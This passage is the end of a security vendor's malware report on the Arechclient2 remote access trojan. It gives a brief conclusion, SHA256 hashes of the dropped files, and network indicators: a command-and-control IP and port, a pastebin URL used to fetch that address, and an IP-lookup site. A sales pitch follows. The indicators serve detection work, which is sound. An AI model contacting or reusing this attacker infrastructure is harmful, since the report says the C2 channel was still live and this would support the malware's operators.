

Figure 18: C2 Traffic Without Encryption

Comparing this traffic to known C2 traffic patterns shows an alignment with Arechclient2 traffic: https://github.com/silence-is-best/c2db.

While the C2 channel is still live at the time of this writing, there was no active follow-up on commands observed on the testing machine once the RAT established a connection.

Conclusion

Adversaries are becoming more advanced in their methods of bypassing AV by using publicly available tools such as AutoIT3 and native operating system tools. Therefore, it's become increasingly important in today's threat landscape to have the capability to detect advanced tradecraft. Arechlient2 is not a new threat. However, it is not commonly viewed as a choice for remote access tools and in this case, was the result of a drive-by download. While malware like this is not used as a targeted means of attack, it does not reduce the risk that malicious binaries like this pose.

File Indicators of Compromise

SHA256	4A81FED5DB0727E54B39402A9954804E8AE39F26FCE13ACE9300141ABEEE4E8A
Name	`jsc.exe/Test.exe`
File Type	Executable
Size	639 KB

SHA256	71B57570867E7ABD79A9011B19B2EFCA2B069E8AAFBB1BEF601CD65E3D7DFC79
Name	`Dns.mpeg`
File Type	Batch Script
Size	11 KB

SHA256	3E26723394ADE92F8163B5643960189CB07358B0F96529A477D37176D68AA0A0
Name	`Hole.exe.pif`
File Type	Executable
Size	925 KB

SHA256	FFE6FEB6677FB58013BBB5D42EACAACFBB939F803D649268F7427EA6E5262356
Name	`fyoNUfeL.dll`
File Type	DLL
Size	2 MB

SHA256	3E26723394ADE92F8163B5643960189CB07358B0F96529A477D37176D68AA0A0
Name	`Funding.mpeg`
File Type	Raw Data
Size	925 KB

SHA256	DB4E1935D1D1DFAE7F87147D0FB90405326380E09A30E869BFCFE0CD64B92B1E
Name	`Mali.mpeg or v or d`
File Type	AutoIT Script
Size	2 MB

SHA256	3E26723394ADE92F8163B5643960189CB07358B0F96529A477D37176D68AA0A0
Name	`sgYzDqWyiP.exe.com`
File Type	Executable
Size	925 KB

Network IOCs

URL/IP ADDRESS	PORT	DESCRIPTION	DATE LAST ACCESSED
34.141.198.105	15647	C2	09/27/2022
https[:]//pastebin.com/raw/nJqnXW3u	443	Retrieve C2 IP	09/27/2022
http[:]//eth0.me	80	Retrieve public IP	09/27/2022

Why Blackpoint Cyber?

Founded in 2014 by former National Security Agency (NSA) cyber operations experts, the Blackpoint team continues to bring nation-state-grade technology and tactics to our partners around the world. By fusing real security with real response, our elite SOC team is empowered by the proprietary technology we built from the ground up.

Together, we detect breaches faster than any other solution on the market. With insight into network visualization, tradecraft detection, endpoint security, suspicious events, and remote privileged activity, Blackpoint detects lateral movement in its earliest stages and stops the spread.

By the time you hear from us, the threat has been triaged and removed, often before the malicious actor even saw us coming. Lastly, we optimize our architecture and data to its fullest extent, ensuring robust services and valuable intel for our partners. That way, all facets of security—response, logging, cloud protection, and cyber insurance—can work in tandem to support an integrated cyber strategy. Sleep easy knowing we detect and detain threats on your behalf around the clock.

Our mission? To provide unified, 24/7 detection and response services to organizations of all sizes around the world.

SIGN UP FOR A DEMO TODAY!

CONTACT US

info@blackpointcyber.com

blackpointcyber.com